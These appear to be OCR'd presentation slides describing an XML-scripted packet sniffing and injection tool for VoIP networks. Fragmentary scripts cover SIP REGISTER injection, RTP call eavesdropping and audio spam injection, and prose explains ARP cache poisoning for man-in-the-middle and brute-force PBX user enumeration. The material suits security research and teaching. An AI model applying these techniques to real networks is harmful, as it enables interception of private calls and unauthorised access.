
Check if Status-Code is 200 Ok. User accepted by the Server

An Authentication challenge is required, so it inject a reply message for it

Generates REGISTER messages and inject them into a network.

```
<sniff>
    <device>eth0</device>
    <inject>
        <packet>
            <ethernet>
                <source>..</source>
                <destination>..</destination>
                <ip>
                    ..
                </ip>
            </ethernet>
        </packet>
        <xi:include href="SIP/Register.xml"/>
    </inject>
</sniff>
```

Spam Injection



Listening RPT packets

```
<pycode>rtp = RTPPackets()</pycode>
<pycode>rtp.startReading()</pycode>
<sniff>
      <device>eth0</device>
      <filter>
            <string>ip src net </string>
            <variable>CALLED_IP</variable>
            <string> and udp and src port </string>
            <pycode>CALLED_RPT_PORT</pycode>
      </filter>
      <capture>
            <assignvar>msg</assignvar>
            <pycode>rtp.listenCurrentPacket(msg)</pycode>
      </capture>
</sniff>
<pycode>rtp.stopReading()</pycode>
```


Sniffing Codecs

```
<capture>
      <assignvar>msg</assignvar>
      <choice>
            <option>
                  <condition>isINVITE(msg)</condition>
                  ..
            </option>
            <option>
                  <condition>isOK(msg)</condition>
                  ..
            </option>
      </choice>
</capture>
```

Injecting Spam

```
<pycode>rtp = RTPPackets()</pycode>
<pycode>rtp.openFile(codecs,"test.wav")</pycode>
<pycode>rtp.startReading()</pycode>
<sniff>
      <filter>..</filter>
      <capture>
            <assignvar>msg</assignvar>
            <pycode>rtp.setRTPFields(msg)</pycode>
            <injectreply>
                  <pycode>rtp.getCurrentPacket()</pycode>
            </injectreply>
      </capture>
</sniff>
<pycode>rtp.stopReading()</pycode>
```

ARP Injection
(achiving “man in the middle”)




We want to see all the packets from a Computer A.

- Reply the ARP Request send by every computer involving the IP of A.
  - To computer A: every IP go through the intruder
  - To other computers: A's IP goes through the intruder

Still, we want to renew the cache before they send a Request message, so we can send ours, once in a while to ensure they send all packet through our the intruder

Demo



ARP Injector

Injects ARP packets into the caller in order to be in the middle of every packet it send.

Spam Injector

Injects RTP packets (a recorded message) into the called party conversation.

Listener

Capture RTP packets from the called party conversation and play them in the current computer.

User Enum

Try to register (brute force) in the PBX by injecting and capturing packets in the network.